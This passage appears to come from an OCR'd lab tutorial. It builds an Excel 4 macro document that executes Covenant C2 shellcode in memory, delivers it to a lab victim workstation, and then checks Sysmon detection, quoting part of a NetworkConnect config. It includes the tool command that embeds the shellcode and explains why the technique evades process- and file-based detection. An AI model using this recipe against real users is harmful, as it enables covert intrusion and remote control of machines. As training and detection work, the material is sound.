
To illustrate another type of payload, shellcode, we will use a Excel 4 macro code like above to execute shellcode.

Step 1: Creating the Covenant grunt

Since we want to use shellcode, we have to create a new grunt (for the same listener that we created in objective 1). Go to the Covenant console, and go to Launchers:




This time, select Shellcode:




Before you push the Generate button, make sure that you verify that your listener is selected, that you choose .NET version 4.0 (DotNetVersion: Net40), and that the kill date lies at least a couple of days later than today.

Then you can click the Generate button. The name GruntHTTP.bin will appear shortly after you pressed the button:



Save GruntHTTP.bin into the maldocs folder.



Remark that we did not have to choose between 32-bit and 64-bit shellcode: The generated shellcode is the same for both architectures.

Step 2: Creation of the maldoc

To create a spreadsheet with Excel 4 macros to execute shellcode, we use the free tool excel4macros-shellcode-direct.py. This tool takes shellcode as input, and produces a .xlsm file as output. You need to specify 32-bit or 64-bit, because the required Excel 4 macros are different for 32-bit and 64-bit code.

Since our CommandVM and victim workstation both have Microsoft Office 64-bit installed (Office 32-bit installed on 64-bit machines is also very common), we need to issue a command to generate Excel 4 macros for 64-bit shellcode.

The produced spreadsheet contains shellcode embedded as hexadecimal strings, and the Excel 4 macros read and decode the hexadecimal strings, write them into Excel's memory, and then execute the shellcode. This means that the execution of shellcode does not involve the creation of an executable file on disk, nor the creation of a child process. This makes detection of such maldocs harder.

Issue the following command in the command-line of your CommandoVM:


```
excel4macros-shellcode-direct.py 64 GruntHTTP.bin maldoc-4-shellcode.xlsm
```

Step 3: Execution of the maldoc


Next, we will copy this document over to the victim workstation (192.168.20.105) simulating a delivery by email, open it, and observe its interaction with the Covenant C2.

We deposit the file on the victim's Windows desktop:

We open the spreadsheet and click on "Enable Content", and take a look at our Covenant dashboard:




We can issue a screenshot command:



Remark that there is no black console window this time: That's because there is no child process.

Maybe you have noticed that Excel is no longer responsive: The "spinning circle" cursor indicates that the application is no longer responding. That is not because Excel has crashed, but because the Covenant shellcode does not return control to Excel: It is executing with a single thread, and as long as the Covenant shellcode is executing, Excel is not responding.


Excel only becomes responsive again when we terminate the grunt:



Step 4: Detection

Since no file was written to disk, and no child process was created, we can not use these events from Sysmon to detect the execution of this maldoc.

What remains to detect is the C2 network connection. However, this too remains undetected:



What we see here (Sysmon event log filtered for event 3), are the network connections from our previous tests. Not from this maldoc.

The reason that the network connection remains undetected lies in our Sysmon configuration:


```
<RuleGroup name="" groupRelation="or">
    <NetworkConnect onmatch="include">
        <!--Suspicious sources for network-connecting binaries-->
        <Image name="Usermode" condition="begin with">C:\Users</Image> <!--Tools downloaded by users can use other pr
        <Image name="Caution" condition="begin with">C:\Recycle</Image> <!--Nothing should operate from the RecycleBi
        <Image condition="begin with">C:\ProgramData</Image> <!--Normally, network communications should be sourced f
        <Image condition="begin with">C:\Windows\Temp</Image> <!--Suspicious anything would communicate from the syst
        <Image name="Caution" condition="begin with">\</Image> <!--Devices and VSC shouldn't be executing changes | C
        https://twitter.com/SwiftOnSecurity/status/1133167323991486464 ] -->
        <Image name="Caution" condition="begin with">C:\perflogs</Image> <!-- Credit @blu3_team [ https://blu3-team.b
        <Image name="Caution" condition="begin with">C:\intel</Image> <!-- Credit @blu3_team [ https://blu3-team.blog
        <Image name="Caution" condition="begin with">C:\Windows\fonts</Image> <!-- Credit @blu3_team [ https://blu3-t
